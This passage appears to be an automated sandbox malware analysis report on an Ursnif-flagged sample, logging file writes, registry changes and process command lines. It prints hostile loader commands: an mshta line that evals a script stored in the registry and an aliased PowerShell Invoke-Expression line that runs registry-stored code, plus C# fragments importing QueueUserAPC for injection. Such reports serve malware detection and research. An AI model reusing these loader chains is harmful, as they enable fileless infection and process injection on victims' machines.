C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	8260	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4EB8.tmp.xml	0	4564	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5f68951fc85ec886a9cff2e6302d69913a8368e_7cac0383_107353c7\Report.wer	0	2	fd fd		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5f68951fc85ec886a9cff2e6302d69913a8368e_7cac0383_107353c7\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5f68951fc85ec886a9cff2e6302d69913a8368e_7cac0383_107353c7\Report.wer	10458	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 37 00 33 00 31 00 31 00 30 00 33 00 36 00 32 00 37 00	MetadataHash=1731103627	success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{986e6a51-f479-d9de-9ba7-cb7e529de5e6}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D8D36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	A5 01 00 C0 01 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	05 00 00 C0 08 00 00 00 00 00 00 00 B7 19 40 00 02 00 00 00 00 00 00 00 00 00 F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6D8D1FE8	RegSetValueExW

Analysis Process: mshta.exe PID: 6532, Parent PID: 3616

General

Target ID:	23
Start time:	08:12:28
Start date:	23/04/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Xf38='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Xf38).regread('HKCU\\\\Software\\\\AppDataLow\\\\Software\\\\Microsoft\\\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff701c00000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6612, Parent PID: 6532

General

Target ID:	24
Start time:	08:12:31
Start date:	23/04/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name uqcywglb -value gp; new-alias -name kiubrmsyn -value iex; kiubrmsyn ([System.Text.Encoding]::ASCII.GetString((uqcywglb "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff6ba650000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000018.00000003.369967418.000001909FD9C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDC15F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDC15F1E9	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD80F03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD80F03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ldp1b5en.1s3.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_l4tlk4n5.iwk.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Users\user\Documents\20220423	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDAE8F35D	CreateDirectoryW
C:\Users\user\Documents\20220423\PowerShell_transcript.830021.LYvzkcWW.20220423081233.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD80F03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD80F03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD80F03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD80F03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD80F03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD80F03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD80F03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD80F03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD80F03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD80F03FC	unknown
C:\Users\user\AppData\Local\Temp\poet0yxq	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDA47FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\bscdh0f0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDA47FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAE86FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ldp1b5en.1s3.ps1	success or wait	1	7FFFDAE8F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_l4tlk4n5.iwk.psm1	success or wait	1	7FFFDAE8F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.cmdline	success or wait	1	7FFFDAE8F270	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.tmp	success or wait	1	7FFFDAE8F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.err	success or wait	1	7FFFDAE8F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.out	success or wait	1	7FFFDAE8F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.0.cs	success or wait	1	7FFFDAE8F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.dll	success or wait	1	7FFFDAE8F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.tmp	success or wait	1	7FFFDAE8F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.0.cs	success or wait	1	7FFFDAE8F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.cmdline	success or wait	1	7FFFDAE8F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.out	success or wait	1	7FFFDAE8F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.err	success or wait	1	7FFFDAE8F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.dll	success or wait	1	7FFFDAE8F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ldp1b5en.1s3.ps1	0	1	31	1	success or wait	1	7FFFDAE8B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_l4tlk4n5.iwk.psm1	0	1	31	1	success or wait	1	7FFFDAE8B526	WriteFile
unknown	0	3	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFFDAE8B526	WriteFile
unknown	3	829	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	7FFFDAE8B526	WriteFile
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.0.cs	0	411	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 79 69 66 70 67 78 71 71 62 6a 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 66 73 6b 2c 49 6e 74 50 74 72 20 6b 6a 78 63 6c 76 65 6e 66 71 2c 49 6e 74 50 74 72 20 77 76 6f 6c 62 77 6d 6a 77 61 78 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73	using System;using System.Runtime.InteropServices;namespace W32{ public class yifpgxqqbj { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr fsk,IntPtr kjxclvenfq,IntPtr wvolbwmjwax); [DllImport("kernel32")]public s	success or wait	1	7FFFDAE8B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 70 6f 65 74 30 79 78 71 5c 70 6f	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\poet0yxq\po	success or wait	1	7FFFDAE8B526	WriteFile
C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.out	0	454	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFFDAE8B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.0.cs	0	417	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6f 6d 72 67 76 75 73 6d 77 68 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6f 6f 79 76 78 74 71 6d	using System;using System.Runtime.InteropServices;namespace W32{ public class omrgvusmwh { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint ooyvxktqm	success or wait	1	7FFFDAE8B526	WriteFile
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 62 73 63 64 68 30 66 30 5c 62 73	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\bscdh0f0\bs	success or wait	1	7FFFDAE8B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.out	0	454	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFFDAE8B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 42 5c fd 15 fd fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7B\CC:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FFFDAE8B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd fd fd fd 15 fd fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-PackageYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FFFDAE8B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FFFDAE8B526	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDC02B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDC02B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDC02B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFFDC02B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFFDC1012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDC032625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDC032625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDC032625	ReadFile
